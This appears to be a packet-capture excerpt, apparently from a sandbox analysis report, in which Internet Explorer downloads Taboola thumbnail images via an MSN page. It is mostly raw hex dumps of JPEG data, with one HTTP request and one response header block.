v41-=;fAKB".A}ujz6GQ{TZm<h`:x"li^'UsDf?k_";`O<U
2021-10-07 13:51:55 UTC	84	IN	Data Raw: 70 51 dd ff 00 3b 0b 1c 9b c8 53 60 ef 8d 99 ed 05 bd ed fb e7 fe 55 08 58 9b 13 28 2c 7d 30 c5 e9 54 88 49 7c e3 24 13 fb 37 d7 71 48 28 cc dc 51 56 66 0f da 73 80 87 32 12 56 4f c9 f9 b0 d4 bb 11 8d 89 ff 00 de bf f5 b6 7d 4a d5 eb 74 86 d8 f9 22 a5 25 4e 8e 30 28 57 d6 e2 a8 b8 d4 fd 59 d8 4e c8 84 68 d2 f1 0f 8b 2d bc c1 a7 92 d2 ed 7d 7d 65 1d 5a 14 f5 09 7e fe 55 d5 ce fa fa c4 b1 2e 29 75 a0 1a 25 19 86 84 ff 00 de 0a 2c 4f 23 5b 7d 5d 03 a8 7b 42 98 68 2e 37 31 fa fc 56 39 9e c4 56 d7 35 13 54 a6 48 a3 80 ee a8 6a ed eb 59 4d d1 57 67 21 44 ac 52 4d aa 6a cb 96 a7 11 05 3a 0c b4 2b a0 23 3d ce f7 bd ef bf 7f 6e 73 df d5 f3 dd 6b bd 00 ca cf 79 10 4e 6c ca ca fe 46 f7 5e b8 3f c0 d9 3b df ab 60 71 d4 d6 53 02 7d 08 7c 89 6e d3 26 24 7e 63 ab b5 bf Data Ascii: pQ;S`UX(,}0Tl\$7qH(QVfs2VO}Jt"%N0(WYNh-}}eZ~U.)u%,O#[]}{Bh.71V9V5THjYMWg!DRMj:+#=nskyNlF ^?;`qS}|n&$~c
2021-10-07 13:51:55 UTC	86	IN	Data Raw: b3 1e 25 fd 4c 6e 93 e0 28 b4 a0 ab fd 5d 60 ed c0 2e 29 82 6f cd 6f d8 2b c8 d2 51 71 67 ec ed 3e f5 c6 6a e9 3e 90 01 02 82 b6 be 28 c4 8c 47 94 f6 e0 33 56 3c 94 23 f1 24 22 41 cf f2 b2 7e 35 ca 4c be fa 11 94 26 65 a3 12 a0 96 60 72 2e 4e 14 6f ad 63 05 e3 1e 79 af 61 69 a7 ad 9d 16 7b d7 9a 1a cf 6f 75 bd 7e af d7 90 f6 f6 97 d6 91 e5 ab 2d a9 29 2c b3 cb b2 18 33 22 7c 57 0f 74 33 16 34 59 70 a1 53 7a ee 76 5a 65 14 e5 05 db f9 6b 0a c6 c9 5f 9e c7 39 7a c5 72 8c 21 49 4a a8 02 b2 20 00 13 3a cd 4c 1c 0e 7e a4 92 e1 56 3c 6b 11 98 57 14 98 19 3a 5b 46 4d 15 dc bf bf e7 90 60 31 55 9e b2 d7 4f 95 ef 0d 5c e6 27 c8 35 7b 38 48 1e dd e7 b7 e3 bf 46 c0 50 9d a4 0a 7b 01 d8 03 bd 97 22 22 24 98 dc e4 b6 4d b3 0b 16 7c 77 9e 7f 13 7e 1c ae 3f 77 84 d4 27 Data Ascii: %Ln(]`.)oo+Qqg>j>(G3V<#$"A~5L&e`r.Nocyai{ou~-),3"\|Wt34YpSzvZek_9zr!lJ :L~V<kW:[FM`1UO\'5 {8HFP{""$M|w~?w'
2021-10-07 13:51:55 UTC	87	IN	Data Raw: 29 5f ac 58 90 b0 16 3b 21 9d c6 a7 5d d8 4e 6b ab 53 c3 f6 10 56 29 24 34 47 d8 c6 4e 35 c5 05 d9 7b 5c d8 f5 8e 4e 52 e7 f2 cb 72 7c 14 a3 7f 5e ad b8 24 51 c6 bc a4 5b b3 01 7a 30 4b ca 3f a8 14 79 a8 6d cf 16 d6 1b cc 5d b6 b5 2f 9a 7c b1 69 ad b8 ac cb e6 c3 83 ce ee d2 a7 d1 09 26 a9 53 cf 23 e4 4a 8b fb a5 b5 6a cf c8 ba 0b 8b 5b 20 50 62 7e 10 55 75 96 a6 ca aa 98 be 72 e2 c8 fb fb f0 61 52 ab e3 2e 4b be a0 ac 04 bc ba 6e f7 87 b3 3c 47 55 d2 e8 df b5 7d dc d7 8c e1 91 c6 52 62 22 f9 14 9f 98 33 b2 cf e8 e3 60 28 0c 0e 07 b6 cb ad c8 e6 45 7e 1a ca cf bb cb e2 69 b2 e8 f0 4a 0a ba a8 ad 93 9d 80 c6 38 00 71 18 e2 42 8c 03 99 4b dd 7e 86 d1 f8 37 da df 43 8d f5 b9 4b f0 20 ec 04 4b 15 21 05 55 fa 91 27 c3 9e ae 94 9a ae 76 72 f4 86 4d dc d5 7a 76 Data Ascii:)_X;!]NkSV)$4GN5{\NRr\|^$Q[z0K?ym]/|i&S#Jj[Pb~UuraR.Kn<GU}Rb"3`(E~iJ8qBK~7CK K!U'vrMzv
2021-10-07 13:51:55 UTC	88	IN	Data Raw: ce 8d f5 18 ab 8b 4b ab 43 fc e8 8a 8e c7 a8 fb 9b 78 41 21 df a0 e8 29 89 62 4d 0a c6 4d 01 8a 91 c2 d3 12 69 88 03 1d fd cb 2b 0b ab f7 db 0a 79 47 57 3c 28 ab 6d 26 ca d7 9c 09 a4 1f d4 e3 ca 3e 82 a6 bd 55 38 53 b8 f4 a6 92 66 1c ae 06 7a d5 ae 99 79 74 37 c7 c2 fa 9e 2b d8 af ad 4f f3 0b 63 b3 03 91 42 50 e0 ac a8 19 48 c1 e8 45 6a 7a 22 a2 1b 9b 2f 32 75 64 1c e3 e9 40 e7 de 82 2d e7 73 7e 11 45 87 19 20 7a 50 db 8c 83 9a 02 b8 1d 29 e4 db 44 92 69 8e d1 81 d7 dc d1 f4 67 d4 9b c5 93 29 6c a7 af 77 3e 82 a5 30 c2 a2 da 00 b1 c4 83 9c 71 fa 0a 7b 97 97 72 20 2a 3b 66 ad e0 39 0a 17 7b e3 a0 ed f3 35 6d 69 02 c2 98 54 95 98 f9 98 d4 17 c6 7d 4e 6d 36 72 ea 53 25 18 1c 6e c7 ca ac ee 21 37 f3 da e5 f0 aa 78 6e 43 73 8a bf 80 5b cc a0 1e 19 49 15 0e 41 Data Ascii: KCxA!)bMMi+yGW<(m&>U8Sfzyt7+OcBPHEjz"/2ud@-s~E zP)Dig)lw>0q{r *;f9{5miT}Nm6rS%n!7xnCs[IA
2021-10-07 13:51:55 UTC	90	IN	Data Raw: 70 59 8f 61 4e e6 67 32 10 40 ec a4 e7 03 e1 74 dd 3b da 43 4c ff 00 81 78 51 ea 69 ed b6 64 ed ca e6 a4 42 ad 41 84 7e 66 3c 54 f3 35 c3 ee 62 4a 83 c0 3f 7a aa ce c1 54 12 c7 a0 14 41 52 55 81 04 76 3e fc 10 99 a4 0b fd 23 96 35 68 54 aa 22 8d a0 61 40 a9 d6 16 8f c3 07 08 38 51 57 31 3c 45 ba 10 3a 60 f6 ab ab 8f 19 f0 bc 28 fb ed 32 c9 da 58 e7 91 0e d5 21 95 4f 19 a9 e0 b2 be f2 cd 18 cf 63 d0 d6 a5 a4 cf a7 10 fc bc 27 a3 7a 7d 7d ed 26 58 98 88 0a 81 26 49 07 f3 52 c4 62 6a 2c 24 90 c7 86 1c 82 2b 53 d5 7d a4 08 60 8d 51 07 e2 6e e4 fd f6 81 a6 c7 a8 dd b7 88 e8 3c 25 0e 23 61 f8 e9 24 5b b9 e5 b7 91 e3 93 c3 5e 70 30 56 ae a0 36 f2 ec 3d 08 24 54 79 65 68 dd 43 44 c3 05 5a b5 3d 3d ac 26 e3 98 9f f0 9f 4f 97 bb c8 20 83 82 0e 41 ab 0d 54 5c 05 86 Data Ascii: pYaNg2@t;CLxQidBA~f<T5bJ?zTARUv>#5hT"a@8QW1<E:`(2X!Oc'z}}&X&IRbj,$+S}`Qn<%#a$[^p0V6=$Tye hCDZ==&O AT\
2021-10-07 13:51:55 UTC	91	IN	Data Raw: 3e 54 98 8e 56 72 8a f8 04 00 4f 1f 5a 92 58 9e ce 6b 68 ad c4 6c e8 70 c1 bb 9a b1 b5 82 d3 4d 48 ae 25 c4 ac ac 18 0c b0 c1 39 15 ed be 1d ba 40 a1 5f 6f 08 48 c9 a8 c4 91 ec 33 c8 cd 36 49 e4 f0 a4 d1 42 cd bb a9 07 f5 ab dd 4a 2b 04 0a 00 79 bf 27 a7 cd be 0d 1d e3 75 74 62 ae bd 18 55 9e b3 1b 10 b7 6b 86 fc e0 70 7e a2 a3 11 4b 86 56 0e 9e a8 73 4c 8a 31 b9 1d b8 cf 39 a5 69 48 f2 43 b0 63 ae 2b 78 81 59 a6 94 6d ed 9e 31 57 7a cb 30 31 da 92 07 77 ff 00 15 c9 24 92 49 3d 49 f8 54 77 88 ee 8d d9 0f aa 9c 52 ea ba 8a 74 b9 63 f5 00 d3 ea 9a 8c 80 83 72 40 f9 00 29 99 a4 3b 9d 99 8f a9 39 fb 7f ff c4 00 35 11 00 02 02 01 03 02 03 06 04 05 05 01 00 00 00 00 01 02 03 11 00 04 12 21 31 41 13 51 61 05 10 20 22 32 40 30 71 81 a1 14 23 42 52 91 33 43 82 b1 Data Ascii: >TVrOZXkhlpMH%9@_oH36IBJ+y'utbUkp~KVsL19iHCc+xYm1Wz01w$I=ITwRtcr@);95!1AQa "2@0q#BR3C
2021-10-07 13:51:55 UTC	92	IN	Data Raw: f5 1e 83 25 25 59 9d 89 26 89 c0 e5 4d 91 4f d4 91 df 22 95 1d 57 d7 20 87 c3 5d cc 6d 8f e3 6b 75 2a b1 bc 48 c2 d8 10 c7 cb 22 97 51 a7 e5 18 d7 97 51 9a 4d 6a 6a 86 da da e3 a8 f8 bd a1 0b 1b 94 72 00 ff 00 19 e2 f8 8a 6c 5d 76 cd 9b a1 47 62 38 14 73 45 a2 f0 cb 49 27 3f d8 3f f4 fe 36 b7 54 d1 2e c8 be a3 60 b7 96 23 ac bb d4 3d 90 48 26 ba 1c 42 d6 c1 fc f1 a9 5c 32 9d ae 39 04 66 8f 54 35 29 cf 0e bd 47 c5 aa d0 98 98 c9 12 da 75 2b dc 66 8b 4a 24 48 e5 95 46 d1 ca 2f 99 f3 38 49 3f 8b ed 0d 73 c1 b2 38 57 73 b3 53 30 fe 91 82 49 42 c9 18 1b 94 b0 6f 5b c8 7f 95 1b 28 62 4b 31 62 3b 6e ef 83 ce ba 8c 65 b3 c8 cd 3c ad a7 94 30 07 8c 47 59 11 5d 4d ab 0b 1f 67 aa f6 94 4b 31 d2 c5 27 f3 7b 9e c3 11 64 04 8b b0 1b ae 30 50 8e 3b 9a bc 8a 21 44 a9 e6 Data Ascii: %%Y&MO"W]mku*H"QQMjjrl]vGb8sEI'??6T.`#=H&B\29fT5)Gu+fJ$HF/8I?s8WsS0IBo[(bK1b;ne<0GY]MgK 1'{d0P;!D
2021-10-07 13:51:55 UTC	94	IN	Data Raw: 1d 97 81 52 ac 7a 95 4e 43 16 60 ea b8 32 0e 7c f9 d9 7b d1 92 dc 37 8f ae 32 a2 58 8c 8a 32 42 fd 27 20 0c 8d aa 76 bc e9 f7 42 ea 0b c9 74 46 e8 53 60 aa b1 33 ea 04 f7 3b 0a 7b 71 3e c9 1b 9f 08 15 1f 49 27 d3 7d bf ca 07 bd 74 65 6b 92 46 98 76 e5 73 c9 a9 2e 6e 9a 5c c9 36 58 9c 9d df 25 b3 96 f7 34 84 27 9a 38 89 ca 1c 7d c3 3d c0 fb ce c3 b5 44 af 87 2b 3b 0f f0 81 d8 98 50 6d 92 7e ef 6a 32 6e d2 34 f3 b9 48 d9 bd 06 7e a1 51 75 2e ae 57 5e 70 a6 18 09 ee 9a a8 cb 72 36 7b 89 5b 20 6f be e7 fc 98 79 9b 2b 24 bc a2 7a e6 a4 16 70 39 59 6e 47 d7 33 e7 77 52 39 a8 e2 80 32 04 ca ab 12 07 a6 48 d6 4f f0 15 23 45 ac 0f 02 25 62 ad c6 06 76 0e c7 90 06 14 53 04 1a dd 62 1b c4 31 da 53 b6 a2 06 fa 46 de b4 06 cd ad 86 06 18 6c 32 79 c0 a2 17 5e 3c b9 2d Data Ascii: RzNC`2|{72X2B' vBtFS`3;{q>I'}tekFvs.n\6X%4'8}=D+;Pm~j2n4H~Qu.W^pr6{[oy+$zp9YnG3wR92HO#E %bvSb1SFl2y^<-

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	95	IN	Data Raw: 4d 1a 89 01 70 aa 0b 63 00 53 b3 31 c2 92 2a 39 6e 00 1e 50 36 07 df f0 68 82 07 1e 23 0e 5c fa 0f 5c 1f 4a 11 42 71 9d 43 db 8a 77 19 0b a8 8f 32 96 38 1e 4f 73 c6 6a 40 f2 ba b1 5d 3e 70 38 0b 8f 6a 52 c8 19 df 5e e7 1c b7 ee e7 23 bf 72 6a 14 2c da 12 35 8c a9 f4 cb 12 00 3b 0c 8e d8 a3 2d fd fd c4 76 b6 d1 06 d9 9d 8e ec fe 88 bc b1 ec 37 a0 e2 dd 35 de 5c e3 0d 73 72 fb c9 2b 7e 67 f8 0c 0f c3 e7 9a 40 80 7b b1 c0 15 0b 5a da 5b 2d b5 b8 7e 43 a2 e9 5d 97 34 c6 08 94 a0 29 8d 4f 75 2e 42 88 c1 ee a3 73 9d 86 29 ad 7a 9b ab 30 81 1c 48 b0 f9 b6 55 81 41 76 f7 c9 af 9b 68 5c b4 71 c3 13 42 7d 06 a0 e0 54 f2 ba 9c 12 c7 19 c0 f7 a7 8f 4e 72 cc 75 0a 3a c9 03 b6 08 1e b5 86 7f b0 76 26 94 39 5c 93 b6 a2 3f 02 fc dd c0 62 09 21 56 18 50 65 e5 72 48 0a 14 Data Ascii: MpcS1*9nP6h#\\JBqCw28Osj@]>p8jR^#rj,5;-v75\sr+~g@{Z[-~C]4)Ou.Bs)z0HUAvh\qB}TNru:v&9\?b!VPerH
2021-10-07 13:51:55 UTC	97	IN	Data Raw: 0b 97 c7 7b 67 2a 59 b9 31 64 56 bb 6b 77 61 65 6c eb fe 34 a9 b1 95 b3 b1 44 3b 01 c1 6a 66 9e d3 5d 9c f9 24 9d 51 6c 37 3e d8 fc 43 12 29 28 4f 67 a2 84 93 12 b1 18 cc 47 2b 82 47 65 a2 a6 24 68 b4 1d db 51 38 00 50 63 1e 0c 50 9d c2 10 73 96 f5 6f d0 12 38 c6 59 8d 2b 29 c2 a5 bf 65 50 72 00 23 f9 d2 ab 9d b0 38 02 99 e0 96 69 45 bf 88 e5 d1 53 d0 66 be 5e 08 94 bb 30 8c c7 e2 0d 8a 84 18 f3 13 8f 43 46 d2 49 d6 39 0d ac e7 c3 0f 67 22 89 23 10 11 af c8 17 8a 10 db db fc 46 fd 55 ef ae 65 2d 2b c8 f1 78 08 07 01 54 02 59 8d 2a 5d 27 c7 37 3d 35 26 18 26 e2 d2 4b 40 c7 53 7d f8 78 6a 39 fa 4f 44 bb b7 82 48 12 72 ff 00 2c f7 fa ca b8 4e 06 b3 0e 18 fa e2 bc 69 65 f8 aa e9 a7 7f 7f 06 0f c0 c6 de f7 a6 dc c1 36 39 d1 24 65 4f f2 34 a9 17 9f c3 ff 00 46 Data Ascii: {g*Y1dVkwael4D;jf]$Ql7>C)(OgG+Ge$hQ8PcPso8Y+)ePr#8iESf^0CFI9g"#FUe-+xTY*]'7=5&&K@S}xj9OD Hr,Nie69$eO4F
2021-10-07 13:51:55 UTC	98	IN	Data Raw: ea b6 57 eb 1c cc 59 d0 db c7 2a e0 af 60 e6 6c 91 ce 05 12 e7 75 0d b0 7d 23 38 56 ec 45 17 21 43 2e c1 5b 0c 72 31 e8 47 14 86 48 d0 87 0a 0f e4 b2 7f 4f 6a 1a d4 8d 24 8f ab 7e 69 6d 6d ed 50 c9 75 78 e4 08 d6 10 b9 62 58 e0 01 8a bd 83 fe 9d 1b b3 02 dd 29 d1 2f 5a b8 4d c3 c8 0e 18 5a 82 0e 91 f7 9a bb b0 4b b7 1e 12 36 5a 39 14 0c ee 72 c0 1c 1d ab 0c 8e 89 28 00 28 04 8a 7b 7b e8 5c 34 72 c2 70 7d 8e 45 22 df db 00 27 45 e1 d7 81 20 1f 84 3a 30 21 95 86 41 07 90 69 a7 b0 62 5e 5b 75 c9 7b 73 dc a8 1c a7 f3 15 6c 6e e6 c4 96 31 3b 8f ac 1f f1 82 93 b9 1f 6e 7b f6 35 6f d4 3a e5 ec 92 fe a8 12 06 2b 0c 52 87 77 9e e1 86 e1 13 3b a0 3a e4 35 34 3d 1f a4 74 ae a5 d5 7a 85 dc c1 62 92 f6 fa 55 62 81 70 30 a5 a5 6c 85 5a 74 3d 72 e8 09 e0 8d cc 70 cf 34 Data Ascii: WY*`lu}#8VE!C.[r1GHOj$~immPuxbX)/ZMZK6Z9r(({{{\4rp}E"'E :0!Aib^[u{sln1;n{5o:+Rw;:54=tzbUbp0lZt=rp4
2021-10-07 13:51:55 UTC	99	IN	Data Raw: 9e 4f 35 ad 30 01 04 11 bf a1 fc fb 11 45 e3 20 00 7b ae 3d fd 41 3b d2 b5 c2 92 15 f6 7d 40 fa fa d4 6a 10 31 24 9c 01 a4 66 87 4b f8 7e ca 32 f3 19 72 be 21 0d b6 91 c9 76 c6 02 0c 93 53 f4 ce 81 0d c1 4e 93 d0 18 15 78 f4 05 29 79 7e 47 33 b0 6d a3 e2 3a bb b3 b2 06 21 67 6f 7a d2 db 47 72 f2 9e 20 f1 17 43 11 c9 dc 50 37 13 64 98 a3 7d 60 6f dc 8c 8a d1 28 dd bd 89 a2 d9 fa a4 c7 14 d8 18 d4 4e e4 fe ef 53 58 c0 f2 c7 d9 40 ee de f4 9a 6d 9c 24 96 ae b9 49 90 f2 c7 b8 3e 86 bf 57 ce db 12 c7 31 6a f4 27 b5 06 56 00 ab 03 90 41 fd 11 cd 7b 67 60 6e 21 81 b2 54 33 1d 11 78 81 7b 3b ec 07 7a 3d 50 f4 8b e8 2d 63 37 4e 0d a4 01 1d b2 5b 4f d6 76 d5 85 d8 55 82 5e da 41 6b 04 f0 5a 15 52 e2 39 1c bc 10 84 3b 48 06 0b 05 a6 eb 37 97 56 3f 31 d5 a6 05 21 8a Data Ascii: O50E {=A;}@j1$fK~2r!vSNx)y~G3m:!gozGr CP7d}`o(NSX@m$I>W1j'VA{g`n!T3x{;z=P-c7N[OvU^AkZR9;H7V?1!
2021-10-07 13:51:55 UTC	101	IN	Data Raw: ee 18 09 ee 25 73 24 f2 e4 e7 77 38 db 23 3b 60 54 64 83 97 52 3e a1 48 43 27 a6 08 3f f2 28 8d 4b 90 31 bb ae 79 1e e3 14 5e 37 25 a2 90 90 06 c6 9e fa 76 cf ec 22 27 28 c3 92 7f a7 ad 5b 74 ce 93 0a 07 49 26 38 11 b2 02 42 c2 06 ee 5b b2 81 96 e0 0a be f8 3f e0 87 71 fd 90 66 0e b3 d6 93 93 e3 15 de d2 d9 f8 d2 3f 68 eb 50 58 74 eb 54 d1 05 ac 08 12 34 5c e7 81 ea 77 3f a0 34 f1 29 68 7f aa d7 87 24 f1 fc b4 c8 40 21 c1 fa 5b 07 d4 ad 79 61 b7 71 af 18 c6 f4 f0 c0 87 57 97 66 97 fe 16 82 aa 8c 2a 8d 80 ac 00 32 49 a9 21 b2 51 a5 08 e4 ef bb 11 ce 48 e2 9a 56 dc 20 7f 7d 89 23 6f 5a 7e 97 66 b3 c8 89 1c 10 a4 45 f7 e4 97 52 4d 4f 33 49 21 69 bc 47 d4 c5 94 83 9a 38 92 48 d6 27 03 0a 4e 3d 4f f1 a5 70 ea 0e a1 c1 c8 ce e7 b3 55 e5 c7 42 85 c2 db 45 65 1e Data Ascii: %s$w8#;`TdR>HC'?(K1y^7%v'"([tI&8B[?qf?hPXtT4\w?4)h$@![yaqWf*2I!QHV }#oZ~fERMO3I!iG8H'N=O pUBEe
2021-10-07 13:51:55 UTC	102	IN	Data Raw: c9 47 3c 13 2e 99 23 71 95 61 5e 34 20 e4 5a 48 f8 95 3d 91 db 91 ec 69 ad ae 87 31 5c 29 8d 99 b3 ef 80 45 5b db b1 90 2e 54 45 c1 1c f9 b3 4d 76 e1 86 10 c8 58 1c 7b 00 17 7d aa 46 9d 49 0d a3 2f ab 1b 83 9e c2 92 57 1b ad aa 9d b3 fe f2 39 1e c2 95 23 45 0a 88 a3 0a a0 6c 00 03 fc ac 37 11 ff 00 a2 54 0e 3f 81 a8 94 9e f1 bb a7 f2 52 2a 32 c3 83 23 bc 9f c9 d8 8a 8a 08 c7 09 12 04 1f c0 7e 9f ff d9 Data Ascii: G<.#qa^4 ZH=i1\)E[.TEMvX{}FI/W9#El7T?R*2#~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49850	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	102	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fceedb38b7c05f6380193a62666745514.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	103	IN	HTTP/1.1 200 OK Connection: close Content-Length: 46724 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 364297243906297399083948393559119964732,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "afa97cd47e1634980ecb88887f6f02d2" last-modified: Sun, 22 Aug 2021 23:37:07 GMT status: 200 OK timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 99 x-ratelimit-reset: 1 x-request-id: 340a32483dcaf0ce1e7c4ba9484814f6 x-envoy-upstream-service-time: 26 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb804 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 13:51:55 GMT Age: 3049603 X-Served-By: cache-wdc5554-WDC, cache-dca17748-DCA, cache-mxp6955-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 1 X-Timer: S1633614715.405612,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fceedb38b7c05f6380193a62666745514.jpg X-vcl-time-ms: 1
2021-10-07 13:51:55 UTC	104	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 03 03 03 03 03 03 04 04 04 04 05 05 05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19 1a 1f 26 22 22 26 30 2d 30 3e 3e 54 01 07 07 07 07 08 07 08 09 09 08 0c 0c 0b 0c 0c 11 10 0e 0e 10 11 1a 12 14 12 14 12 1a 27 18 1d 18 18 1d 18 27 23 2a 22 20 22 2a 23 3e 31 2b 2b 31 3e 48 3c 39 3c 48 57 4e 4e 57 6d 68 6d 8f 8f c0 ff c2 00 11 08 01 37 00 cf 03 01 11 00 02 11 01 03 11 01 ff c4 00 35 00 00 02 02 03 01 01 01 00 00 00 00 00 00 00 00 00 00 06 07 05 08 00 03 04 02 01 09 01 00 02 03 01 01 00 00 00 00 00 00 00 00 00 00 00 02 03 00 01 04 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 fd 3d 93 24 c9 3e 49 f2 4c 93 24 f1 27 Data Ascii: JFIF&""&0-0>>T"#*" "*#>1++1>H<9<HWNNWmhm75=$>IL$'
2021-10-07 13:51:55 UTC	105	IN	Data Raw: 75 7a fa 58 a4 52 b5 44 52 01 01 7e 64 72 8e 25 86 8f da b9 fc d9 7f 46 76 36 e8 bc ab a3 92 81 c1 2a 8e 6b 8d 5e 6b 6b 86 94 84 70 4f 8d f0 18 e0 20 6d 47 a2 50 9b ae 14 8c 91 42 ec 3b 83 3a 12 48 31 5c 69 63 ab d4 f3 ad fc 2e 84 5e eb ae 6c cd e9 59 ff 00 53 36 b4 eb 50 bc d6 c0 fb af c9 51 62 c3 2a 5b 18 32 c5 38 9b 79 2a 09 97 a0 a0 5b 20 53 88 89 50 ca 4e 9a 1e 57 58 b3 48 57 43 20 33 aa 58 ee da e3 28 fc db c0 db 68 de 8a a3 b1 e4 fd 39 dd 1e 9a 0a b8 9c 5a a5 95 52 a7 71 d4 a7 1d 46 29 50 b9 c2 8a a5 a6 93 89 90 90 68 89 23 b8 c9 73 a8 85 cc a6 8e 99 c1 42 cc bd ca 16 5a 86 ca e0 df 5c 98 da f1 b5 45 99 70 d8 2e 9d df ad 27 55 ac 94 f9 b5 88 bf 2b b6 48 3f 09 82 a8 7a 2d 31 2d 84 61 4b 97 93 b7 18 61 41 b6 df 14 81 da 0e 48 08 55 95 cb 71 98 a0 38 Data Ascii: uzXRDR~dr%Fv6*k^kkpO mGPB;:H1\ic.^lYS6PQb*[28y*[SPNWXHWC 3X(h9ZRqF)Ph#sBZ\Ep.'U+H?z-1-a KaAHUq8
2021-10-07 13:51:55 UTC	106	IN	Data Raw: 00 2f a1 61 d0 f4 2e 79 b2 65 62 d4 da 77 bb ec 06 48 c6 41 3f d4 65 b4 7a 2d 29 e4 59 6e 47 67 a1 03 17 9a 21 d1 43 f8 2c a1 6f b4 c7 e6 2f 49 46 d7 19 9e d3 50 38 a7 80 71 07 8c 31 50 ae cb 3f f1 08 fb 6d 51 2a 62 7b 7f cc c8 9c ad cb 08 41 40 63 6c 75 89 83 20 6b b7 1a 9d a0 5c c8 8a 29 4c 9f 75 d1 f3 5a 02 51 e8 fd 85 b8 60 b6 14 07 a0 4c ec 6d 3e c3 9b 54 5d 19 3b e9 d5 6b 92 6c 00 dd da a0 47 18 2e 80 86 db 04 b7 5d 9b 53 cf 8d c8 43 00 cf a4 c3 5a 92 81 f4 9a 19 62 ba ca e7 73 5c 03 db 14 9e 07 3a e9 1a 36 9b 4b f7 7d 18 6a 75 22 6e 39 c8 41 ab f7 a8 ac 19 9e cf 51 0d 7b 5e 75 3a c2 da 31 db 3d cc ea 34 95 02 dd c6 83 7f 83 da 0d 59 fa cc 4b 2c 47 0f a7 6b 2c b9 a5 78 6f 4f c3 f9 e8 ae 53 87 b5 ca 74 de cb 9b 4e 21 83 fd f8 13 e4 a7 1e 4f b5 50 0a Data Ascii: /a.yebwHA?ez-)YnGg!C,o/IFP8q1P?mQ*b{A@clu k\)LuZQ`Lm>T];klG.]SCZbs\:6K}ju"n9AQ{^u:1=4YK, Gk,xoOStN!OP
2021-10-07 13:51:55 UTC	108	IN	Data Raw: 9b 6a e1 52 51 9f 64 b9 60 c0 fb 37 76 55 90 02 8f 06 27 c6 c6 65 b9 6d ea 1d 79 7d 81 73 be 77 66 43 42 d0 cd 6e 57 21 ee fb ef ff 00 81 34 ce 62 ca 1e a8 1a b6 af ff 00 8e fb 35 5e 46 d8 6c 71 fc a5 e1 6a fd 2b 4d 73 3e 7b 8f b0 44 8d 75 69 1e a9 61 5a bc b6 64 52 b4 aa 8b bb 3f ea ec 59 39 be 98 21 99 e8 20 6b 92 57 b2 4b 94 70 36 8f 2b 97 d5 fa c4 54 d9 0d e6 44 7e 3d d2 56 1b a9 33 9f be 01 81 e4 60 df a6 70 35 7d ce cc f8 b9 22 62 e1 6f 1e fb f9 9c 4a 8d 6e b0 3e 34 82 1a 08 3b eb 3a d0 4b d5 36 7c 71 5b 27 c9 cb 3b 48 50 50 41 0c e7 1e 42 7f 4a 20 a1 94 a8 da 63 f5 6a b6 17 63 b3 be a3 c7 eb 1e 83 b0 a1 b9 39 6c 86 dd 6e 51 52 21 01 1a db fa 23 af cd cc 06 f6 8d 9a 7c e0 c2 2e 92 ae 71 d3 21 b8 34 d8 c1 76 3b 48 ff 00 64 de 15 7a 8d 2e 47 3a 53 21 Data Ascii: jRQd`7vU'emy}swfCBnW!4b5^Flqj+Ms>{DuiaZdR?Y9! kWKp6+TD~=V3`p5}"boJn>4;:K6|q[';HPPABJ cjc 9lnQR!#|.q!4v;Hdz.G:S!
2021-10-07 13:51:55 UTC	109	IN	Data Raw: ab 12 22 19 47 3a 67 a6 b1 96 86 b6 1a 92 b9 f6 9d 63 ad 2d 81 5f 5a 12 14 8f 9d 11 d8 66 75 15 61 d8 9f 5c c7 c3 86 52 56 d2 aa 19 d6 66 7c d2 14 6d 86 85 de ae cf 68 a6 8a 6b 4b 9f ec d7 35 0d b8 9e ab 0d 1d 14 39 a4 84 0c 59 b9 d3 68 75 ac 89 06 8e 91 d2 ab 30 31 b3 8b 98 2d f5 d5 aa ea 31 d9 c8 50 75 49 e6 57 3a 4b 97 79 cb 3b 0e d9 6b e9 b6 cd 6f f9 9e 7c 03 0e ab 43 af 03 8c 71 75 a5 c2 41 6f 12 84 e0 6f 76 5a 11 2e a5 8f 5f 96 4e f6 ab 71 0f 59 75 2b 95 28 16 cd 1d 64 53 3d 80 d1 81 40 ad 59 98 d0 35 d0 9c bb 31 ba b7 da 6f 19 02 9a f7 b6 7a b1 ba 8b 5c 81 d1 39 fe 40 63 24 1e a1 a7 f2 31 70 be d9 fa f9 51 df 5c ec db a5 13 c5 bf c8 77 bb 2c 0f 66 d4 e3 50 bc e1 10 a1 af 52 08 cd 11 9d 13 a8 e9 74 d8 c6 25 45 57 71 d9 37 49 e6 88 4c c0 fa 4b 31 85 Data Ascii: 